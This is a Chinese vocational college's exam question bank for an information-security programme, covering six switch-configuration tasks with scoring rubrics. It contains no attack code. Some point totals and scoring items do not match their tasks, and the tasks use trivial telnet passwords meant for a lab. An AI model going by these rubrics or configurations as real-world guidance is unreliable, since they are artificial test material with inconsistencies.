永州职业技术学院
Yongzhou Vocational Technical College

永州职业技术学院

学生专业技能考核题库

专业代码：510207

专业名称：信息安全技术应用

二级学院：信息学院

永州职业技术学院

2024 年 8 月

目 录

永州职业技术学院
信息安全技术应用专业学生专业技能考核题库

本专业技能考核，通过专业基础模块、专业核心模块、专业拓展模块三个技能考核模块，测试学生的企业网搭建与维护、网络安全设备配置与防护 、Windows Server 服务器构建与管理、Linux 服务器配置与管理、网络协议安全、Web 安全攻防、网络渗透测试与漏洞利用、网络安全事件响应能力以及从事信息安全技术工作的团队协作、成本控制、质量效益、安全规范等职业素养。引导学校加强专业教学基本条件建设，深化课程教学改革，强化实践教学环节，增强学生创新创业能力，促进学生个性化发展，提高专业教学质量和专业办学水平，培养适应信息时代发展需要的信息安全与管理技术高素质技术技能人才。

专业基础模块主要包含了企业网搭建与维护、网络安全设备配置与防护两个项目，以企事业单位网络设备互联项目为背景，以具体实例训练学生进行局域网和广域网的组建和联通性测试。包含题目 12 套。

服务器配置与安全管理模块包含了 Windows Server 服务器构建与管理、Linux 服务器配置与管理、网络协议安全、Web 安全攻防四个项目，以企事业单位系统安全构建与管理项目为背景，主要 Windows Server 服务器域管理、Linux 服务器配置管理技术，完成服务器安全管理、系统运维、Web 安全评估知识、完成 Web 应用安全加固、数据处理、数据库安全维护等工作任务，包含题目 30 套。

系统安全攻防及运维安全管控模块包含了网络渗透测试与漏洞利用和网络安全事件响应两个项目，以企事业单位网络系统安全构建与管理项目为背景，主要运用 Web 渗透测试与防御知识和网络安全事件应急响应等工作任务，包含题目 8 套。


模块一：专业基础模块

项目 1 企业网搭建与维护

试题编号 J1-1：企业网搭建与维护项目 1

一、项目概况

某公司网络办公主机数是 20 台，有一台三层交换机和一台二层交换机。二层交换机做为接入层交换机设备，它的接入端口仅允许 1 个用户接入，三层交换机做为汇聚层交换机，通过 MAC 地址来限制端口流量。网络示意如下图所示。



二、需求分析

（1）部门 20 台主机之间相互能够通信；

（2）能通过终端远程登陆管理部门三层交换机；

（3）在接入交换机接口上配置端口安全接入，与办公室主机 MAC 地址进行手工绑定，每个接入端口仅允许 1 个指定主机接入访问；

三、IP 地址规划

（1）主机地址		
PC	IP 地址	子网掩码
PC1	192.168.1.10	255.255.255.0
PC2	192.168.1.11	255.255.255.0
PC20	192.168.1.30	255.255.255.0
PCA	192.168.1.31	255.255.255.0

（2）设备管理地址		
设备名称	IP 地址	子网掩码
交换机 A	192.168.1.1	255.255.255.0

四、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。

2．交换机基本配置（30 分）

（1）交换机 A、B 的主机名为 SWITCHA、SWITCHB, 以及交换机 A 管理地址 192.168.1.1/24；

（2）在交换机 A 上配置 telnet 服务，登录密码为 cisco，通过终端能远程登录管理交换机 A；

（3）在交换 B 上配置 console 口安全登录，登录密码为 admin。

（4）Enable 密码为 test

3．交换机的安全配置（20 分）

提高交换机的端口安全性：在交换机 B 的 F0/2 接口上配置端口安全；将 PC1 的 MAC 地址与交换机相连的接口进行绑定，同时规定接口所连的最大 MAC 地址值为 1，当与交换机上指定的 MAC 地址不同时，交换机将此端口阻塞。

五、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1. 网络搭建（10 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	2
2	线缆选择	线缆选择正确	3
3	线缆连接	连接到指定的端口	5

2．交换机基本配置（30 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	主机名	主机名配置正确	6

2	SWA	Telnet服务	Telnet服务配置正确	6
3	SWB	主机名	主机名配置正确	6
4	SWB	Console登录	Console登录配置正确	6
5	SWB	地址	管理地址正确并启用	6

3．交换机安全配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	MAC绑定	在正确的接口绑定PC的MAC地址	6
2	SWA	最大值	接口允许接入的设备数量	6
3	SWB	违规处理	违反规则的处理方式	8

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5


5．职业素质（20 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	4
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	6

试题编号 J1-2：企业网搭建与维护项目 2

一、项目概况

某公司网络办公主机数是 20 台，有一台三层交换机和一台二层交换机。二层交换机做为接入层交换机设备，它的接入端口仅允许 1 个用户接入，三层交换机做为汇聚层交换机，通过 MAC 地址来限制端口流量。网络示意如下图所示。



二、需求分析

（1）部门 20 台主机之间相互能够通信；

（2）能通过终端远程登陆管理部门三层交换机；

（3）配置交换机 B 的端口速率和双工模式；

（4）在交换机 A 上做端口安全配置，限制流量。

三、IP 地址规划

（1）主机地址		
PC	IP 地址	子网掩码
PC1	192.168.1.10	255.255.255.0
PC2	192.168.1.11	255.255.255.0
PC20	192.168.1.30	255.255.255.0
PCA	192.168.1.31	255.255.255.0
（2）设备管理地址		
设备名称	IP 地址	子网掩码
交换机 A	192.168.1.1	255.255.255.0

四、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。

2．交换机基本配置（20 分）

（1）交换机 A、B 的主机名为 SWITCHA、SWITCHB, 以及交换机 A 管理地址 192.168.1.1/24；

（2）在交换机 A 上配置 telnet 服务，登录密码为 cisco，通过终端能远程登录管理交换机 A；

（3）在交换 B 上配置 console 口安全登录，登录密码为 admin。

（4）Enable 密码为 test

3．交换机的端口配置（10 分）

（1）配置交换机 B 的 F0/2-F0/21 端口速率为 100Mb/s,工作模式为全双工。

（2）查看交换机的版本信息

（3）当前运行配置情况

4．交换机的安全配置（20 分）

提高交换机 A 的 F0/1 接口上配置流量限制：自动学习接入的端口 MAC 地址，同时规定该接口所连的最大 MAC 地址值为 21；当超过 21 个 MAC 地址时，交换机继续工作，来自新的主机 的数据帧将丢失，来提高端口安全性。

五、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1．网络搭建（20 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	4
2	线缆选择	线缆选择正确	6
3	线缆连接	连接到指定的端口，正确1项加1分	10

2．交换机基本配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	主机名	主机名配置正确	4

2	SWA	Telnet服务	Telnet服务配置正确	4
3	SWB	主机名	主机名配置正确	4
4	SWB	Console登录	Console登录配置正确	4
5	SWB	地址	管理地址正确并启用	4

3．交换机端口配置（10 分）

序号	设备	评分内容	评分点	分值（分）
1	SWB	端口速率	配置端口速率为100Mb/s	3
2	SWB	工作模式	配置端口工作模式为全双工	3
3	SWB	版本信息	查看交换机的版本信息	2
4	SWB	当前配置	查看交换机的当前配置	2

4．交换机安全配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	端口安全	开启端口安全功能	6
2	SWA	最大值	接口允许接入的设备数量	6
3	SWB	违规处理	违反规则的处理方式	8

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5


6．职业素质（20 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	4
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	6

试题编号 J1-3：企业网搭建与维护项目 3

一、项目概况

某公司由于业务发展较快，决定扩容公司网络。公司原有二层交换机一台，用户不到 50 人，扩容后，将增加到 180 人。公司将新增三层交换机一台，将公司内网根据部门特点划分为 4 个 VLAN 进行管理。公司 IT 部分负责公司网络的扩容设计。新的公司内网使用 172.16.10.0/24 网段，划分为 4 个大小相同的 VLAN. 每个 VLAN 第一个 IP 保留位网关 IP 地址。使用三层交换机实现 vlan 间通信。公司逻辑拓扑结构如下图所示：



二、根据项目需求完成公司网络 IP 地址分配，并将下表填写完整。

（1）VLAN 规划		
VLAN	网络号	子网掩码
VLAN10		255.255.255.192
VLAN20	172.16.10.64	
VLAN30		255.255.255.192
VLAN40	172.16.10.192	
（2）接口 IP		
VLAN10		
VLAN20		
VLAN30		
VLAN40		
（3）主机 IP		
描述	IP 地址	子网掩码
PC 机	172.16.10.3	255.255.255.192

三、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。按照拓扑，用交换机的最后一个快速以太网口连接服务器，用交换机的一号快速以太网口连接路由器的快速以太网接口。

2．交换机基本配置（20 分）

（1）交换机 A、B 的主机名为 SWITCHA、SWITCHB, 以及交换机 A 管理地址 192.168.1.1/24；

（2）在交换机 A 上创建 4 个 VLAN,把 1-12 号快速以太网口加入 VLAN 10,13-23 号快速以太网口加入 VLAN20。

（3）在交换机 B 上创建 2 个 VLAN,把 1-12 号快速以太网口加入 VLAN 30,13-23 号快速以太网口加入 VLAN40。

（4）把配置交换机 A 与 B 互联的接口为 TRUNK,封装协议为 dot1q。

（5）配置交换机 A 的关闭二层交换功能，打开三层交换机路由功能，并且按照 IP 表配置 IP 地址，实现 VLAN 间互通。

四、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

五、评分标准

1．网络搭建（20 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	4
2	线缆选择	线缆选择正确	6
3	线缆连接	连接到指定的端口，正确1项加1分	10

2．交换机基本配置（10 分）

序号	评分内容	评分点	分值（分）
1	子网号	子网号填写正确	3
2	IP地址	IP地址填写正确	3
3	子网掩码	子网掩码配置正确	4

3．交换机端口配置（40 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	主机名	主机名配置正确	2
2	SWA	VLAN	创建4个VLAN，将接口加入其中2个VLAN	5
3	SWA	TRUNK	TRUNK接口配置正确	5
4	SWA	三层接口	三层接口IP地址配置正确	5
5	SWA	三层路由	实现VLAN间互通	10
6	SWB	主机名	主机名配置正确	3
7	SWB	VLAN	创建2个VLAN，将接口加入其中2个VLAN	5
8	SWB	TRUNK	TRUNK接口配置正确	5

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5


5．职业素质（20 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	4
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	6

试题编号 J1-4：企业网搭建与维护项目 4

一、项目概况

某公司有两个区，A 区和 B 区，公司有自己的网站。A 区计算机能上公司的网，又能上互联网，A 区有 35 个信息点。B 区作为对外培训用，有 3 个教室，划分 3 个 VLAN,每个教室 50 个信息点，B 区的计算机只能上互联网，不能上公司的网。但 A 区和 B 区的网络 IP 在不同的网段内（内网使用网络 192.168.1.0/24）.网络拓扑结构如下图所示：



二、根据项目需求完成公司网络 IP 地址分配，并将下表填写完整。

（1）VLAN 规划				
VLAN 号	教室号	信息点	子网号	子网掩码
VLAN10	1	50		
VLAN20	2	50		
VLAN30	3	50		
（2）网关地址				
所属网络		网关 IP		子网掩码
VLAN10				
VLAN20				
VLAN30				
A 区内网		192.168.1.62		255.255.255.192
（3）服务器 IP 地址				
描述		IP 地址		子网掩码
WWW 服务器		192.168.1.1		

三、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。按照拓扑，用交换机的最后一个快速以太网口连接服务器，用交换机的一号快速以太网口连接路由器的快速以太网接口。

2．交换机基本配置（20 分）

配置交换机 A 的主机名为 SWITCHA,交换机 B 的主机名为 SWITCHB。交换机 A 需设置 enable 密码（test）

在交换机 B 上划分 VLAN,将快速以太网 0-5 接口划入 VLAN10,将快速以太网 6-10 接口划入 VLAN20,将快速以太网 11-15 接口划入 VLAN30.

交换机 A 和交换机 B 的快速以太网 22-23 号口和 22-23 端口链路聚合。配置的聚合组为 1 组，端口模式为 trunk,两个交换机均配置自动聚合，两端全部配置为 ON。

四、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

五、评分标准

1．网络搭建（10 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	2
2	线缆选择	线缆选择正确	3
3	线缆连接	连接到指定的端口	5

2．交换机基本配置（20 分）

序号	评分内容	评分点	分值（分）
1	子网号	子网号填写正确	6
2	IP地址	IP地址填写正确	6
3	子网掩码	子网掩码配置正确	8

3．交换机端口配置（40 分）

序号	设备	评分内容	评分点	分值（分）
1	SW	主机名	主机名配置正确	10
2	SWB	VLAN	VLAN划分正确，接口划入VLAN正确	10
3	SWA	密码	Enable密码配置正确	10
4	SW	以太网通道配置	以太网通道配置正确，接口类型配置正确。	10

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5


5．职业素质（20 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	4
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	6

试题编号 J1-5：企业网搭建与管理项目 5

一、项目概况

某公司从事机械制造产品的生产和销售，该企业的具体环境如下：公司具有 2 个办公地点，且相距较远，总公司共大约有 180 台主机，分属客户中心、市场部、生产部、财务部和高层管理等部门。分公司用户较少大约有 80 人，分属客户中心、市场部、财务部和高层管理等部门。为提高工作效率为员工和客户提供统一的网络信息平台，实现信息资源共享，现对公司网络进行改造。在总公司市场部门中架设 WEB 服务器和 FTP 服务器。网络工程师对网络进行初步规划设计。总公司网络 IP 地址采用 10.10.10.0/24 网段。通过 VLAN 划分，使得每个部门处在单独的广播域。分公司 IP 地址采用 10.10.20.0/24 网段。总公司和分公司之间申请 12.12.12.4/30 网段地址。每个 IP 网段中，最后一个可用 IP 作为网关的 IP。网络拓扑结构如下图所示：



二、根据项目需求完成公司网络 IP 地址分配，并将下表填写完整。

（1）总公司 VLAN 规划				
VLAN 号	部门	信息点	子网号	子网掩码
VLAN10	市场部	102	10.10.10.0	255.255.255.128
VLAN20	客户中心	41	10.10.10.128	
VLAN30	财务、高层管理部	19		
VLAN40	生产部	18		

（2）分公司 VLAN 规划				
VLAN 号	部门	信息点	子网号	子网掩码
VLAN11	市场部	58	10.10.20.0	255.255.255.192
VLAN22	客户中心	17	10.10.20.64	
VLAN33	财务、高层管理部	5		
（3）总公司网关地址				
所属网络		网关 IP		子网掩码
VLAN10		10.10.10.126		255.255.255.128
VLAN20		10.10.10.190		255.255.255.192
VLAN30		10.10.10.222		
VLAN40		10.10.10.254		
（3）分公司网关地址				
所属网络		网关 IP		子网掩码
VLAN11		10.10.20.62		255.255.255.192
VLAN22		10.10.20.94		
VLAN33				255.255.255.248
（5）服务器 IP 地址				
描述		IP 地址		子网掩码
FTP 服务器		10.10.10.125		255.255.255.128
WWW 服务器		10.10.10.124		

三、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。按照拓扑，用交换机的一号快速以太网口连接路由器 1 号快速以太网接口，使用串口线缆连接分公司路由器 A 的 1 号串口和总公司路由器 B 的 1 号串口。交换机 A 的第二第三个快速以太网接口分别连接交换机 B 和 C,用交换机 D 的最后两个快速以太网口连接服务器。

2．交换机基本配置（20 分）

（1）配置交换机 A 的主机名为 SWITCHA,交换机 B 的主机名为 SWITCHB。配置交换机 C 的主机名为 SWITCHC,交换机 D 的主机名为 SWITCHD。

（2）在交换机 D 上划分 VLAN,将快速以太网 F0/2-5 接口划入 VLAN10,将快速以太网 6-10 接口划入 VLAN20,在交换机 B 中创建 VLAN,将快速以太网 11-15 接口划入 VLAN30.将快速以太网 16-20 接口加入的 VLAN40 中。

（3）将交换机 D 的 F0/1 接口配置为 TRUNK,允许所有 VLAN 通过。

（4)将三层交换机 A 配置为 VTPServer 模式,并创建 VLAN11.VLAN22.VLAN33。

（5）将交换机 B 和交换机 C 配置为 VTPClient 模式。将交换机 B 的 F0/2-5

接口加入到 VLAN11 中，将 6 号快速以太网端口到 10 号快速以太网口加入到 VLAN22 中，将 11 号到 15 快速以太网端口加入到 VLAN33 中，将交换机 C 的 2 号到 5 号快速以太网端口加入到 VLAN11 中，将 6 号到 10 号快速以太网端口加入到 VLAN22 中，将 11 号到 15 号快速以太网端口加入到 VLAN33 中。

四、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt。

五、评分标准

1. 网络搭建（10 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	2
2	线缆选择	线缆选择正确	3
3	线缆连接	连接到指定的端口	5

2.交换机基本配置（20 分）

序号	评分内容	评分点	分值（分）
1	子网号	子网号填写正确	6
2	IP地址	IP地址填写正确	6
3	子网掩码	子网掩码配置正确	8

3.交换机端口配置（40 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	主机名 VTPServer模式VLAN划分	主机名配置正确 VTPServer模式配置正确 创建3个VLAN	10
2	SWB	主机名 VTPClient模式VLAN划分	主机名配置正确 VTPClient模式配置正确 将指定的端口分别加入3个VLAN	10
3	SWC	主机名 VTPClient模式VLAN划分	主机名配置正确 VTPClient模式配置正确 将指定的端口分别加入3个VLAN	10
4	SWD	主机名 VLAN划分 TRUNK配置	主机名配置正确 创建4个VLAN,将指定的端口分别加入4个VLAN	10

			接口TRUNK模式配置正确	

4.项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5


5.职业素质（20 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	4
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	6

试题编号 J1-6：企业网搭建与维护项目 6

一、项目概况

某公司现有办公楼 2 栋，每栋最高 5 层，每层最多 40 台 PC 机。每栋办公楼通过 VLAN 划分，使得每个部门处在单独的广播域（内网使用网络 192.168.0.0/23）。公司有一台 WEB 服务器，对外提供 WEB 服务。WEB 服务器属于 VLAN10,使用该 VLAN 的第 1 个 IP 地址。VLAN10 可以访问 Internet,VLAN20 不可以访问 Internet。网络拓扑结构如下图所示：



二、根据项目需求完成公司网络 IP 地址分配，并将下表填写完整。

（1）VLAN 规划			
VLAN 号	信息点	子网号	子网掩码
VLAN10	200		
VLAN20	200		
（2）网关地址			
所属网络	网关 IP		子网掩码
VLAN10			
VLAN20			
（3）服务器 IP 地址			
描述	IP 地址		子网掩码
WWW 服务器	192.168.0.1		

三、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。

按照拓扑，用交换机的 1 号快速以太网口连接路由器 1 号快速以太网接口，使用串口线缆连接路由器 A 的 1 号串口和路由器 ISP 的 1 号串口。交换机 A 的最后一个快速以太网口连接服务器。

2．交换机基本配置（20 分）

（1）根据网络地址分配表配置 VLAN,在交换机 B 中创建 VLAN,将 2 号到 10 号快速以太网端口加入到 VLAN10 中，将 11 号到 20 号快速以太网端口加入到 VLAN20 中，在交换机 C 上创建 VLAN,将 2 号到 10 号以太网端口加入到 VLAN10 中，将 11 号到 20 号以太网端口加入到 VLAN20 中。

（2）将交换机 A 的 1 号快速以太网端口，交换机 B 的 F0/1 接口，交换机 C 的 F0/1 接口配置成 trunk 口，允许所有 VLAN 通过。

（3）配置交换机 A 为根网桥。

四、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

五、评分标准

1．网络搭建（10 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	2
2	线缆选择	线缆选择正确	3
3	线缆连接	连接到指定的端口	5

2．交换机基本配置（20 分）

序号	评分内容	评分点	分值（分）
1	子网号	子网号填写正确	6
2	IP地址	IP地址填写正确	6
3	子网掩码	子网掩码配置正确	8

3．交换机端口配置（40 分）

序号	设备	评分内容	评分点	分值（分）
1	交换机	VLAN配置	主机名配置正确 VTPServer模式配置正确	10

			创建3个VLAN	
2	交换机	Trunk配置	主机名配置正确 VTPClient模式配置正确 将指定的端口分别加入3个VLAN	10
3	交换机A	STP配置	根网桥配置正确	20

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

